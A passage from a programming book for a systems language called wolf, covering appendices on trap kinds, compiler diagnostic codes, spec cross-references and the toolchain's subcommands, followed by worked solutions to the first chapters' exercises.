`alloc-contract`	an allocation contract was broken: a charge past a region's byte budget, or a negative budget at the region's creation	`[mem.region.cap.1]`, `[mem.region.cap.2]`, `[conf.trap.map]`	8.9
`assert`	a user assertion failed, or a builtin's caller contract was broken	`[conf.trap.assert]`	4.3
`race`	a data race the runtime detected	`[conc.mm.race.3]`	none
`ub`	the oracle caught undefined behavior in the unsafe tier	`[mem.ub]`	9.4
`deadlock`	every live task is blocked with no timer and no I/O pending	`[conc.deadlock.trap]`	10.2

One kind has no page in this edition. The book argues at length in chapters 13 and 17 that the shapes a data race is made of do not compile, so `race` never fires in a program these pages print.

Two kinds reach the reader in a narrower form than their row suggests. `assert` appears at run time only in §4.3, where what it demonstrates is what a trap does to a pending `defer`; its compile-time form, where a failed assertion is a diagnostic rather than a trap, is `E0710` in §18.1. And `alloc-contract` is raised in this edition by the region cap of §8.9 and by nothing else — the function-level allocation contracts that share the kind are a surface chapter 20 scopes out of v1 (§20.1).

Detection is required for the first nine kinds in every profile. `race` detection is permitted rather than required, and `deadlock` detection is required in the deterministic test modes chapter 17 uses and permitted elsewhere.

Appendix C — Diagnostics

Every diagnostic the book shows, with the one-line summary the compiler's own catalog carries for it. The catalog holds 187 codes; these 60 are the ones a page in this edition names. A code is stable: it identifies a rule, not a message, and `wolf --explain E1001` prints the whole entry for any of them (the summary, the reasoning, and the fix) whether or not this book shows it.

The *Shown by* column names which implementation printed the text on the page — or, for a code a section names as a rule without printing its output, whose catalog the rule is quoted from. Both tools use the same codes for the same rules, so a code the book shows under one prompt is the same rule under the other. Where the column says `both`, some page shows both readings of it side by side.

Code	What it says	Shown by	Sections
`E0102`	unterminated string literal or interpolation	wolf	2.2
`E0103`	a `"""` delimiter shares its line with text	wolf	2.2
`E0104`	a multiline string line sits left of the margin	wolf	2.2
`E0105`	margin tabs and spaces do not match the closing `"""`	wolf	2.2
`E0107`	a stray character that fits no token	wolf	2.3
`E0110`	a malformed `char` literal	wolf	2.4
`E0201`	the parser expected a different token or construct here	both	1.5, 4.1, 12.4, 14.1
`E0202`	an opening delimiter is never closed	both	1.5, Notation
`E0203`	expected a declaration at the top level	wolf	Solutions
`E0301`	nothing with this name is in scope	wolf	10.1
`E0302`	the same name is defined twice in one module	lupin	22.1
`E0303`	modules import each other in a cycle	lupin	22.2
`E0304`	the item exists but is not visible from here	lupin	22.1

`E0305`	this import is never used	lupin	22.1
`E0401`	the types do not match	wolf	3.2, 4.1
`E0410`	a `let` binding cannot be assigned again	wolf	3.1
`E0412`	this format spec is malformed	wolf	18.3
`E0417`	a `Map` entry cannot be updated in place through its index	wolf	5.4
`E0419`	an empty list literal has no element type here	wolf	5.1
`E0501`	the generic body uses something its bounds do not provide	wolf	5.3, 5.6
`E0502`	a type argument does not satisfy the generic's bound	wolf	5.6
`E0602`	the error row does not include this tag	wolf	26.4, 26.5
`E0701`	comptime code reached for ambient IO	wolf	18.4, 24.2
`E0702`	comptime evaluation ran out of fuel	wolf	18.4
`E0703`	comptime evaluation exceeded its heap budget	wolf	18.4
`E0704`	comptime evaluation recursed too deeply	wolf	18.4
`E0705`	this value is not comptime-known	wolf	18.1
`E0706`	comptime arithmetic faulted	wolf	18.1
`E0707`	const-generic equality needs a witness	wolf	18.3
`E0708`	layout is unresolved until codegen	wolf	Solutions
`E0709`	invalid comptime budget attribute	wolf	18.4
`E0710`	a comptime assertion failed	wolf	18.1, 18.2, 22.3
`E0801`	this `match` does not cover every case	wolf	3.4, 6.6
`E0817`	an attribute this compiler does not know or does not implement	wolf	20.1

`E1001`	this value was moved away (or never given one) before this use	wolf	3.1, 7.1, 7.2, 7.6, 7.7, 9.8, Notation
`E1002`	this needs exclusive access, but the value is in use here	wolf	7.5
`E1005`	the region is open here, so its handle cannot move or freeze	wolf	8.3
`E1006`	this type's `shared` references form a strong cycle	wolf	8.5, 8.7
`E1007`	the argument's mode does not match the parameter's	wolf	7.4
`E1008`	the method touches a field outside its declared view	wolf	7.5
`E1010`	the value's region is freed while the value is still needed	wolf	8.2, 8.4, 8.6, 9.8, 15.3
`E1011`	this would open a region while a region that contains it is open	wolf	8.6
`E1012`	frozen data cannot be written	wolf	8.5, 8.8, 30.4, 30.5
`E1101`	a task may not mutate state it captured from the enclosing function	both	13.2
`E1102`	this channel's payload type is not sendable	both	13.2
`E1301`	this raw-tier operation needs an `unsafe` block	wolf	9.2
`E1302`	a raw pointer type cannot cross this boundary	wolf	9.2, 9.5, 32.2
`E1303`	this module holds `#[trusted]` code the manifest does not declare	wolf	9.7, 32.3
`E1305`	this door needs a region and a raw pointer, in that order	wolf	9.4
`E1401`	undefined behavior detected by the checked-build UB machine	both	9.3
`E1503`	the manifest declares a build-time script hook — wolf has none, ever	wolf	24.2
`E1504`	this package uses a capability its manifest does not declare	wolf	24.3

`E1506`	a dependency's content hash does not match wolf.sum	wolf	23.3
`E1507`	the script's frontmatter is not a manifest a single file may carry	wolf	Appendix E
`W0313`	this `pub` item has no doc comment	wolf	22.2
`W0601`	this fallible result is silently discarded	wolf	12.1
`W0603`	this row tag's case contradicts its payload	wolf	27.5
`W1003`	this `take` parameter is returned unchanged	wolf	7.2, Notation
`W1101`	this write stays inside the task	wolf	13.2
`W1102`	the closure captured this value before it changed	wolf	Solutions

Two conventions run through that table. `E`-numbered codes stop the build or the run; `W`-numbered codes are advice, and the artifact is produced anyway (§27.5 shows a binary built over two warnings). And the families are blocked by hundreds: `E01xx` is the lexer, `E02xx` the parser, `E03xx` resolution and modules, `E04xx` types, `E05xx` generics, `E06xx` error rows, `E07xx` comptime, `E08xx` exhaustiveness, `E10xx` memory, `E11xx` concurrency, `E13xx` the unsafe tier, `E15xx` packages.

Warnings the book does not print but the compiler emits often enough to recognize: `W1001` (a region that never allocates) and `W1002` (a `mut` binding the body never writes).

Appendix D — Spec cross-reference

The book teaches; the specification rules. Where a page cites a clause in square brackets (`[mem.ub.defined]`, `[conc.task.spawn]`), this table is how you find the normative text behind it. Clause anchors are stable, so a tag printed by a tool in your terminal is findable in the spec even when the tool's wording changes.

The specification is eleven documents, and they publish thirteen anchor namespaces between them, because two of the eleven own two. The table below this one cites five of the documents; all eleven are listed, because a tag can reach you from a tool's own output rather than from a page here, and it has to be findable either way.

Document	Anchors
1. Surface Grammar	`gram.*`, `diag.*`
2. Memory Model	`mem.*`
3. Concurrency	`conc.*`
4. ABI	`abi.*`
5. Conformance	`conf.*`, `exec.*`
6. Differential Protocol	`proto.*`
7. Schedule Points	`sched.*`
8. Packages	`pkg.*`
9. Constant-Time	`ct.*`
10. Types	`type.*`
11. OS Surface	`os.*`

Both counts and every row of that table are derived from the specification's own anchor registry on each build rather than maintained by hand: the documents, the namespaces each one owns, and how many of them the section table below cites. A row the specification does not publish, a namespace it publishes and this page omits, or a count that has drifted fails the book's build and names the sentence to re-read.

Two rows in that table need a sentence. Document 01 owns two namespaces: the grammar's own `gram.*`, and the `diag.*` anchors of its diagnostics section, which is where a tag like `[diag.sev.teach]` comes from when a tool prints one at you. Document 05 owns two as well: the conformance rules under `conf.*`, and `exec.*`, the checked machine's own budget, which is where `[exec.checked.budget]` comes from when a checked run stops at its step or byte limit. No section in this book cites a `sched.*` clause; document 07 earns its row from the scheduler's own output, which prints those tags at you when a deterministic run disagrees with itself.

Document 11 is the one to know. Files, processes, sockets, and the core count a program asks the machine for are all one document, and this edition reaches into it in three

places. Chapter 33 teaches the serving surface and cites four of its clauses by name — `[os.net.wait]`, `[os.net.accept]`, `[os.net.listen.opts]` and `[os.proc.inherit]` — plus `[os.cpus]` for the machine's size. Part 5's projects read their inputs with `fs_read_text` and `fs_write_text`. And chapter 18 uses a `net_fetch` that is on the page only to be refused, because comptime touches nothing ambient — §18.4's block and exercises 18-7c and 24-4, E0701 every time. Three more calls are named in an answer and never run, in 26-6's. There is still no builtin reference in this book and no appendix that lists the surface, so a call chapter 33 does not teach is a call you look up in document 11.

Book section to clause

Section	Clause	Document
1.4 The REPL	`[mem.ub.defined]`	02
1.5 What `run` was doing for you	`[gram.expr.block]`, `[mem.ub.defined]`	01, 02
2.3 Bytes, honestly	`[mem.ub.defined]`	02
3.1 `let`, `var`, and handing values over	`[mem.tier0.move.2]`	02
3.3 Arithmetic that traps	`[mem.ub.defined]`	02
4.2 Functions as values	`[gram.expr.closure]`	01
5.4 Indexing that traps	`[mem.ub.defined]`	02
6.4 Hardening by refactor	`[mem.ub.defined]`	02
7.1 The error we owed you	`[mem.tier0.move.2]`	02
7.2 Values are trees	`[mem.tier0.move.2]`	02
7.5 Field-granular exclusivity	`[mem.model.path.disjoint]`	02
7.7 What the machine does	`[mem.tier0.excl.1]`	02
8.3 Regions are values	`[mem.region.freeze.3]`	02
8.5 Freeze	`[mem.region.freeze.1]`	02
8.6 Open, and open again	`[mem.region.multiopen]`	02
8.7 `shared` and `handle`	`[mem.shared.handle.2]`, `[mem.shared.rc.2]`, `[mem.region.intra.1]`	02
8.9 The ledger, and a budget on it	`[mem.region.cap.1]`	02
9.3 The oracle you actually run	`[mem.ub]`, `[mem.prov.state]`	02
9.4 The one door back	`[mem.unsafe.door]`	02
9.6 FFI and regions	`[mem.prov.region]`	02
10.2 The leaked goroutine, retired	`[conc.deadlock.trap]`	03
12.1 Typed channels	`[mem.tier0.move.2]`	02

12.4 `when (a, b)`	`[gram.expr.conc]`	01
13.2 The race that does not compile	`[conc.task.spawn]`, `[conc.chan.type]`	03
14.1 Armstrong's argument, one page	`[gram.expr.conc]`	01
16.1 `ch.send(move r)`	`[mem.tier0.move.2]`	02
22.1 Directory = module	`[mod.dup]`, `[mod.vis.private]`, `[mod.use.unused]`	see below
22.2 No cycles	`[mod.cycle]`	see below
33.2 Waiting on the whole set	`[os.net.wait]`	11
33.4 Many hands on one door	`[os.cpus]`, `[os.net.accept]`, `[os.net.listen.opts]`, `[os.proc.inherit]`	11
Appendix B	`[conf.trap.set]`, `[conf.trap.map]`, `[conf.trap.assert]`, `[conf.trap.exit]`, `[conf.trap.report]`, `[conc.mm.race.3]`	05, 03

Six tags with no clause

Six of the tags a reader meets in this book are printed by a tool and carry no anchor in the specification. They are listed here rather than quietly dropped, because a reader who searches the spec for one of them should find out from the book that the search will fail:

Tag	Where it reaches the reader
`arith.checked`	the `trap(overflow)` line, §3.3
`mod.dup`	`E0302`, §22.1
`mod.vis.private`	`E0304`, §22.1
`mod.use.unused`	`E0305`, §22.1
`mod.cycle`	`E0303`, §22.2
`repl.trap.alive`	the REPL's trap line, §1.4

The module rules those four `mod.*` tags name are real and are enforced by both implementations: chapter 22 runs every one of them. What is missing is the anchor, and the fix belongs in the specification rather than on this page. The book's own CI holds this list to its length: a new unanchored tag in the prose fails the doc-truth job, and an anchor that arrives in the spec removes its row from this table.

Reading the spec against the book

The two documents answer different questions. A section here shows a program and argues about it; a clause there states a rule and closes its set. Where they disagree, the specification wins and the book has a bug. The book's `[conf.*]` citations are the exception: those clauses are what make the samples in this edition checkable, so that appendix and this one describe the same machinery from two sides.

Appendix E — The driver's surface

Every chapter in this book reaches for `wolf` and takes what it needs: `wolf run` in chapter 1, `wolf build` a section later, `wolf test`, `wolf add`, `wolf audit`, `wolf publish`, each introduced where it earns its place and never listed beside its neighbors. This page is the list. It is here because a book that says *the formatter* in chapter 2 and names `wolf fmt` in chapter 3 owes the reader somewhere to look it up.

The driver describes itself, and what it prints is the whole surface — one binary, twenty-three subcommands, three groups:

```
console
$ wolf --help
wolf — the wolf toolchain: one binary that compiles, runs, tests, formats,
documents and packages wolf programs. Wolf is a compiled systems language
whose memory lives in regions the compiler infers, so a program carries no
lifetime annotations, and whose arithmetic is checked in every profile.

Usage: wolf <command> [options] [file.lu]

Your first program — put it in a directory of its own:

    mkdir hello && cd hello
    cat > hello.lu <<'EOF'
    fn main() {
        print("hello, wolf\n")
    }
    EOF
    wolf run hello.lu

A DIRECTORY is a module (D32), not a file: every `.lu` file beside
`hello.lu` joins the same module, so a second scratch file with its own
`main` is an error (E0302), not a second program. Give each program its
own directory.

Writing and running code:
  build          compile an entry file to a native executable
  run            build an entry file and run it, passing on its exit code
  test           discover and run `*_test.lu` files
  fmt            reformat source in the one canonical style
  fix            apply the compiler's machine-applicable suggestions
  doc            generate the package's documentation

Packages:
  init           promote a script to a package
  add            add a dependency to `wolf.pkg`
  rm             remove a dependency from `wolf.pkg`
  update         re-fetch pinned dependencies and refresh the ledger
  audit          the capability tree, and what changed since `wolf.sum`
  tree           the resolved dependency tree
  why            the chain that pulls one dependency into the build
  vendor         mirror the resolved dependencies into `vendor/wolf/`
  publish        verify a package and emit its signed log record
```

```
  cache          where the script cache lives, and collecting it

Inspecting and reporting:
  interface      print every module's public interface
  audit-surface  the package's complete unsafety inventory
  prelude        every name a program uses without an import
  profile        read and merge profile-guided-optimization data
  c-import       import C headers, and show what was refused
  conform-run    observe one program and emit a conformance record
  lsp            serve the Language Server Protocol over stdio

On its own:
  --explain E####        the full explanation of one diagnostic code
  --version              this build's identity and its paired interpreter
  --help, -h             this message; `wolf <command> --help` for one
command
  --man                  the man page, for an installer to place
  --completions <shell>  a completion script for bash, zsh or fish

Exit codes:
  0  success
  1  the program did not compile, or a test or a check failed
  2  a usage or environment error

Documentation and the specification:
  https://github.com/wolffe-lang/wolf-lang
The standard library, wolf-std, ships in the release archive as `std/`
beside the `wolf` binary, and that copy is the default; `--std-root
<dir>`,
the `WOLF_STD` environment variable or a `std` dependency in wolf.pkg
points wolf at another:
  https://github.com/wolffe-lang/wolf-std
```

That block is a run, not a transcription, so this page cannot fall behind the binary: a subcommand the driver grows appears here the day it appears there.

Three of the twenty-three are load-bearing for a reader of this book and are taught nowhere else in it, and the rest of this appendix is them. `wolf fmt` decides what your source looks like whether you invite it to or not. `wolf init` is the door between a script and a package, which is the crossing chapters 22 and 23 assume you have already made. `wolf vendor` is the answer to a question chapter 24 raises and does not close: what happens to a build when the network is not there.

The remaining five you will not meet in these pages — `prelude`, `profile`, `c-import`, `cache` and `lsp` — are reference material with no chapter behind them, and the driver's own `wolf <command> --help` is the whole of what this book would tell you about them.

`wolf fmt` — one style, and no argument about it

The formatter's shape is fixed by the specification rather than by your project, and the command has no options for changing it:

```
console
$ wolf fmt --help
wolf fmt — reformat source in the one canonical style.

usage: wolf fmt [--check] <file.lu|dir|->...

Files and directories (recursing into `*.lu`) are rewritten in place;
`-` formats stdin to stdout; `--check` rewrites nothing and exits
nonzero listing what is not canonical. There are no other options,
deliberately (D34): the style is fixed by the specification, not
configured per project.
$ wolf fmt --check aligned/widths.lu
wolf fmt --check: aligned/widths.lu is not canonically formatted
$ echo $?
1
$ wolf fmt --check canonical/widths.lu
$ echo $?
0
$ wolf fmt aligned/widths.lu && lupin aligned/widths.lu
narrow: a column narrow enough to read at a glance
wide: a column that will wrap on somebody
$ wolf fmt --check aligned/widths.lu
$ echo $?
0
```

`--check` is the whole of the integration story: it rewrites nothing and exits `1` on the first file that is not canonical, which is what a continuous-integration job wants and what a pre-commit hook wants, and there is no third mode to choose between.

Here is what it rewrote. The file `aligned/widths.lu` above is written with each `else` leading its line and the braces in a column:

```
wolf
fn label(n: int) -> str {
    if n < 10      { "narrow" }
    else if n < 80 { "usual" }
    else           { "wide" }
}

fn describe(n: int) -> str {
    if n < 10      { "a column narrow enough to read at a glance" }
    else if n < 80 { "a column the terminal was measured for" }
    else           { "a column that will wrap on somebody" }
}

fn main() -> !int {
    print("{label(4)}: {describe(4)}")
    print("{label(400)}: {describe(400)}")
    0
}
```

That layout parses — §3.2 says why, and the two functions are the same chain twice with the arms at different lengths. `canonical/widths.lu` is what came back, and the run above ends with `aligned/widths.lu` byte for byte the same as it:

```
wolf
fn label(n: int) -> str {
    if n < 10 { "narrow" } else if n < 80 { "usual" } else { "wide" }
}

fn describe(n: int) -> str {
    if n < 10 {
        "a column narrow enough to read at a glance"
    } else if n < 80 {
        "a column the terminal was measured for"
    } else {
        "a column that will wrap on somebody"
    }
}

fn main() -> !int {
    print("{label(4)}: {describe(4)}")
    print("{label(400)}: {describe(400)}")
    0
}
```

Three clauses decided that, and reading them in order explains why one function collapsed and the other did not. `[gram.fmt.brace]` puts the opening brace on the construct's line and `} else` on one line, so no `else` in canonical wolf ever starts a line. `[gram.fmt.inline]` lets a block stay on one line when its body is guard-clause-shaped — at most two statements — and fits the width. `[gram.fmt.indent]` sets that width at 100 columns and forbids breaking mid-token. `label` fits, so all three of its arms are on one line; `describe` does not, and **a braced chain** breaks as one**: the arms that would still have fit break with the arm** that did not, because a chain laid out half inline and half broken reads as two constructs rather than one. (That last rule is the newer half. At wolf 0.2.11 the formatter broke only the arm that ran out of room, and the file above is what it printed then; 0.2.12 re-lays it, along with thirty-three files of wolf-std and twenty-eight of lobo. A formatter that is a fixed point is not a formatter that never changes — it is one that changes in a release, in public, with the corpus re-laid in the same commit.)

The style is *canonical*, which is a stronger claim than fixed: `[gram.fmt.canon]` requires the formatter to be a fixed point on every file of the compiler's own corpus, byte for byte. Run it twice and the second run is a no-op; that is a rule with tests behind it, not a property somebody hopes holds. The clause declares exactly one exception, and it is declared per file: a source file whose header carries `//! fmt: relaid` pins a layout the parser admits and the formatter re-lays anyway. Those files exist so that the leading-`else` form of §3.2 has something holding it to its meaning; the formatter is not the identity on them, and they say so in their first line rather than in a configuration file.

What the formatter will not do is guess. `[gram.fmt.region]` rewrites a region between its sugar and value forms only when the syntax alone proves which one is right, and where it cannot tell, it leaves your text where you put it.

`wolf init` — a script becomes a package

Chapter 1 runs `.lu` files with no project around them, and chapter 22 starts from a directory that is already a package. `wolf init` is the step between, and it is the step a diagnostic sends you to: a script's frontmatter is a subset of a manifest, and asking it to carry a key only a real package can mean is `E1507`, whose fix-it names this verb.

```
console
$ wolf init --help
wolf init — promote a script to a package.

usage: wolf init --from-script <file.lu> [--dir DIR]

The script's `//!` frontmatter — dependencies, capabilities, edition —
moves into a real `wolf.pkg` verbatim, and its code moves into
`main.lu`. This is the verb the E1507 diagnostic's fix-it names.
$ wolf init --from-script tally.lu --dir tally
wolf init: wrote tally/wolf.pkg and tally/main.lu from tally.lu (the
script is untouched)
$ wolf audit --dir tally
capability tree (I13)
local/tally 0.1.0 (root) caps=[fs]
effective: [fs]
  fs: local/tally (root) — declared; calls `fs_write_text` at tally/
main.lu:4:5 (+1 more)
wolf audit: no wolf.sum yet — nothing to diff against (run a verb that
writes it)
```

The script it was given is one file with its manifest in the leading doc comment:

```
wolf
//! Count the lines in a file, the smallest thing worth a package.
//! pkg {
//!     edition: "1",
//!     capabilities: [fs],
//! }

fn main() -> !int {
    fs_write_text("notes.txt", "one\ntwo\nthree\n")?
    print("{fs_read_text("notes.txt")?.lines().count()} lines")
    0
}
```

Three things in that transcript are the promise, and the third is the one worth trusting the command for. The capability the script declared is the capability the package declares — `wolf audit` reads the new manifest and answers `caps=[fs]`, so the promotion did not quietly widen or drop what the program may do, and the reason line under `effective` shows the code reaching it: `fs_write_text` at `main.lu`'s line 4, and one call more. The doc comment that was not manifest stayed with the code, in `main.lu`, where it still documents the module. And the script is untouched: the command says so in its own output, and a promotion that deleted its input is a promotion nobody would try twice.

`wolf vendor` — the dependencies, mirrored

Chapter 23 puts a lock file beside the manifest and chapter 24 argues that a build must not run code it was not asked to run. Neither of them answers the question that follows: what do you build against when the registry is unreachable, or gone. `wolf vendor` is that answer.

```
console
$ wolf vendor --help
wolf vendor — mirror the resolved dependencies into `vendor/wolf/`.

usage: wolf vendor [--dir DIR]

The vendor tree IS a store, so every guarantee carries over: hashes
re-derive on use, and a tampered mirror fails exactly like a tampered
store. The next build prefers it automatically.
$ wolf vendor
wolf vendor: no wolf.pkg in . (run `wolf add` to create one, or --dir)
$ echo $?
2
$ wolf vendor --dir app
wolf vendor: nothing store-backed to vendor (path dependencies travel with
the tree)
```

The second answer is the interesting one, and it is a fact about this project rather than a refusal. `app` depends on `rows` by path, and a path dependency is already beside you: mirroring it would copy a directory you can already see into a directory you cannot. So `wolf vendor` reports that there is nothing store-backed to mirror and exits `0`. The command is for the dependencies that came from a store, and it tells you when you have none rather than making an empty tree and calling it a success.

What it does when there are some is the sentence its own help gives, and it is worth reading twice: *the vendor tree is a store*. It is not a snapshot the build trusts because it is local. Hashes re-derive on use, so a mirror somebody edited fails the same way an edited store fails, with the same diagnostic and at the same moment — which is what makes vendoring safe to do and safe to commit. The next build prefers the mirror without being asked, so the offline case needs no flag and no second manifest.

Solutions

Every exercise in chapters 1 through 30 has a solution here, and every solution program is a sample like any other: extracted, executed, and snapshot-checked in the same CI run as the chapters. A solution that stops compiling fails the book's build. Outputs are pasted from those runs.

Solutions are collapsed. Open one when you have written yours, or when you are stuck in the specific way that a hint cannot reach. Reading a solution before attempting the exercise costs you the exercise; the book has no way to stop you and no interest in trying.

The solo project publishes six checkpoints inside its own chapter instead of answers, and it is the only page in the book that withholds one. The coda sets no exercises.

Chapter 1

Exercise 1-1. §1.1
Exercise 1-1 *(fingers · lupin)*. Type the hello program exactly as printed and run it. Then make it print a second line of your choosing.

Solution. `ch01/ex1-1.lu`:

```
wolf
fn main() -> !int {
    print("hello, wolf")
    print("the moon is up")
    0
}
```

```
console
$ lupin ex1-1.lu
hello, wolf
the moon is up
```

Exercise 1-2. §1.3
Exercise 1-2 *(comprehension · lupin)*. Before running, write down what this program prints and what `echo $?` shows afterward:

```
wolf
fn main() -> !int {
    print("working")
    3
}
```

Solution: it prints `working` and exits `3`: `main`'s last expression is the process exit code, and `print` output is unrelated to it.

```
console
$ lupin ex1-2.lu
working
$ echo $?
3
```

Exercise 1-3. §1.1

Exercise 1-3 *(fingers · lupin)*. Braces interpolate expressions, not only names. Print a sentence that computes `6 * 7` twice inside one string literal.

Solution. `ch01/ex1-3.lu`:

```
wolf
fn main() -> !int {
    let name = "reader"
    print("hello, {name} — {6 * 7} is still {6 * 7}")
    0
}
```

```
console
$ lupin ex1-3.lu
hello, reader — 42 is still 42
```

Exercise 1-4. §1.4

Exercise 1-4 *(fingers · lupin REPL)*. Open the REPL. Compute the number of seconds in a day, ask `:type` what type that expression has, then define a function mid-session and call it twice. Before you ask `:type`, write down your guess.

Solution. One session:

```
console
$ lupin
wolf> 60 * 60 * 24
86400 : i32
wolf> :type 60 * 60 * 24
i32
wolf> fn area(r: int) -> int { r * r * 3 }
defined fn `area`
wolf> area(10)
300 : i64
wolf> let a = area(2)
wolf> a + 1
13 : i64
wolf> :quit
```

Literal arithmetic infers `i32`; a function annotated `int` returns `i64`. Definitions persist for the whole session. The REPL is a workbench, not a calculator.

Exercise 1-5. §1.3

Exercise 1-5 *(fingers + extension · lupin)*. The first table in *The C Programming Language* converts Fahrenheit to Celsius. Write wolf's: 0 to 120 degrees in steps of 20, one line per row. Then look hard at the 20-degree row. Is it right?

Solution. `ch01/ex1-5.lu`:

```
wolf
fn main() -> !int {
    var f = 0
    while f <= 120 {
        let c = (f - 32) * 5 / 9
        print("{f}{c}")
        f += 20
    }
    0
}
```

```
console
$ lupin ex1-5.lu
0 -17
20  -6
40  4
60  15
80  26
100 37
120 48
```

The 20-degree row says -6; the exact answer is -6.67, and 20°F is colder than -6°C suggests. Integer division truncates toward zero, so every Celsius entry here is rounded toward warm. K&R's version had the same bug and fixed it with floats; wolf gets there in chapter 2′s format specs.

Exercise 1-6. §1.5

Exercise 1-6 *(spelunking · lupin)*. Delete the closing brace of a working program's `main` and run it. Read the whole diagnostic: the code, the message, the clause tag, the span. Then run `echo $?`. Which of the manual's exit codes is this, and why is it not the code a trap would produce?

Solution. `ch01/ex1-6.lu` (broken on purpose):

```
console
$ lupin ex1-6.lu
ex1-6.lu: E0202: the file ends where `}` was required [gram.expr.block] at
6:6
$ echo $?
2
```

Exit 2 is a static-phase rejection: the program never ran. A trap exits 3 and can only happen to a program that was legal and started: the two codes divide "wolf refused" from "wolf obeyed, and the program hit a rule." The clause tag `[gram.expr.block]` names the

grammar rule the file broke, and the span points at the end of the file, which is where the absence lives.

Exercise 1-7. §1.2

Exercise 1-7 *(fingers · wolf + lupin)*. Compile the greeting with `wolf build`, run the binary, then run the source under `lupin`. Compare the two outputs byte for byte: `diff <(./hello) <(lupin hello.lu)` will do it. Then say which of the two runs could have printed something different, and what it would mean about the language if it had.

Solution:

```
console
$ wolf build hello.lu
$ diff <(./hello) <(lupin hello.lu)
$ echo $?
0
```

`diff` printing nothing is the whole result. Either run could have disagreed: the compiler lowered the f-string to a sequence of writes against the runtime's print shims, and the interpreter evaluated it against its own string model: two separate pieces of code, written from the specification rather than from each other. A byte of disagreement between them is a bug in one implementation or a hole in the specification, and it is found here rather than in your program.

Exercise 1-8. §1.5

Exercise 1-8 *(comprehension · wolf + lupin)*. Build the greeting, then run `wolf build hello.lu --verbose` a second time without editing the file. A successful build is silent by default; `--verbose` is how you watch it work. Predict what the second build does before you run it, and where it put what it kept.

Solution:

```
console
$ wolf build hello.lu --verbose
wolf build: root: reused object (key a476d75665e8c37a)
```

The second build compiles nothing. `.lu-cache/` beside the source holds the object file keyed by everything that could change its contents (the module's source, the compiler's own build id, the profile, and the interface surfaces of what it depends on), so an unchanged key is an answer already on disk. The key in your terminal will differ from the one above; the word `reused` will not.

Exercise 1-9. §1.3

Exercise 1-9 *(fingers · lupin)*. Drive 1-5′s table the other way: Celsius −20 to 40 in steps of 10, Fahrenheit beside it, both columns right-aligned. This direction has no rounding bug. Say why not before you run it.

Solution. `ch01/ex1-9.lu`:

```wolf
fn main() -> !int {
    var c = -20
    while c <= 40 {
        let f = c * 9 / 5 + 32
        print("{c:>4}{f:>6}")
        c += 10
    }
    0
}
```

```console
$ lupin ex1-9.lu
 -20    -4
 -10    14
   0    32
  10    50
  20    68
  30    86
  40   104
```

The multiply happens first, and every Celsius entry here is a multiple of 5, so `c * 9` is a multiple of 45 and the division by 5 is exact. 1-5 divided a number that was not a multiple of 9 by 9 and lost the remainder. Same operators, opposite order, and one direction tells the truth by accident of the inputs — which is why chapter 2's format specs, not luck, are the durable fix.

Exercise 1-10. §1.5

Exercise 1-10 *(comprehension · lupin)*. Before running, write down what this program prints and what `echo $?` shows afterward:

```wolf
fn main() -> !int {
    let amounts = """
        3
        four
        5
        """
    var total = 0
    for row in amounts.lines() {
        total += row.to_int() else 0
    }
    print("counted")
    total
}
```

Solution: it prints `counted` and exits `8`. The middle row is not a number, `else 0` makes it worth nothing, and the sum of the other two rides out of `main` as the exit code — the same last-expression rule 1-2 established, with the value computed instead of literal.

```console
```

```
$ lupin ex1-10.lu
counted
$ echo $?
8
```

Exercise 1-11. §1.1

Exercise 1-11 *(fingers · lupin)*. Find the longest line of a multiline block and print its length and the line itself, in that order. One pass, one comparison. What does your program print when two lines tie, and which line of your code decided that?

Solution. `ch01/ex1-11.lu`:

```
wolf
fn main() -> !int {
    let log = """
        the wolf runs
        the moon watches the ridge
        dawn
        """
    var best = ""
    for line in log.lines() {
        if line.len > best.len { best = line }
    }
    print("{best.len} {best}")
    0
}
```

```
console
$ lupin ex1-11.lu
26 the moon watches the ridge
```

On a tie the first of the tied lines wins, and the `>` decided it: a later line replaces `best` only by being strictly longer. Writing `>=` hands the tie to the last line instead. One character of the program is the whole policy, which is the reason to know where it is.

Chapter 2

Exercise 2-1. §2.3

Exercise 2-1 *(comprehension · lupin REPL)*. Predict all three before evaluating: `"wolf".len`, `"é".len`, `"🐺".len`.

Solution: 4, 2, 4. `len` counts UTF-8 bytes: one ASCII letter is one byte, é is two, the wolf emoji is four.

```
console
$ lupin eval '"wolf".len'
4 : i64
$ lupin eval '"é".len'
2 : i64
```

```
$ lupin eval '"🐺".len'
4 : i64
```

Exercise 2-2. §2.1

Exercise 2-2 *(fingers · lupin)*. Using format specs, print a two-column table: names left-aligned in 10 columns, numbers right-aligned in 4.

Solution. `ch02/ex2-2.lu`:

```
wolf
fn main() -> !int {
    var names = List[str]()
    (mut names).push("wolf")
    (mut names).push("marmot")
    (mut names).push("elk")
    var i = 0
    for n in names {
        i += 1
        print("{n:<10}{i:>4}")
    }
    0
}
```

```
console
$ lupin ex2-2.lu
wolf         1
marmot       2
elk          3
```

Exercise 2-3. §2.3

Exercise 2-3 *(comprehension · lupin)*. `"wolf"` has four bytes. Predict the exact behavior of:

```
wolf
let s = "wolf"
let t = s[2..9]
```

Solution: the program traps. Slicing is checked; an out-of-range byte slice is a defined fault, not undefined behavior, and the trap says so in its clause tag:

```
console
$ lupin ex2-3.lu
ex2-3.lu: trap(bounds): byte range 2..9 is outside a 4-byte string
[mem.ub.defined] at 6:13
$ echo $?
3
```

Exercise 2-4. §2.4

Exercise 2-4 *(extension · lupin)*. Extend the word counter to also report lines and bytes for a `"""` multiline block. Predict which of the three numbers is a byte count before running.

Solution. `ch02/ex2-4.lu`:

```
wolf
fn main() -> !int {
    let text = """
        the wolf runs
        the moon watches
        """
    var words = 0
    for _ in text.words() { words += 1 }
    let lines = text.lines().count()
    print("{words} words, {lines} lines, {text.len} bytes")
    0
}
```

```
console
$ lupin ex2-4.lu
6 words, 2 lines, 31 bytes
```

31 is bytes: 13 for the first line, 16 for the second, and two newlines (the dedent removed the leading spaces before counting).

Exercise 2-5. §2.2

Exercise 2-5 *(comprehension · lupin REPL)*. Predict all three lengths before evaluating: `"\n".len`, `r"\n".len`, `r"C:\temp".len`.

Solution: 1, 2, 7. In an ordinary literal `\n` is one byte, a newline. In a raw literal it is two bytes, a backslash and an `n`: raw means the escape table is off, not that backslashes are special some other way. `r"C:\temp"` is the seven bytes you can count.

```
console
$ lupin eval '"\n".len'
1 : i64
$ lupin eval 'r"\n".len'
2 : i64
$ lupin eval 'r"C:\temp".len'
7 : i64
```

Exercise 2-6. §2.3

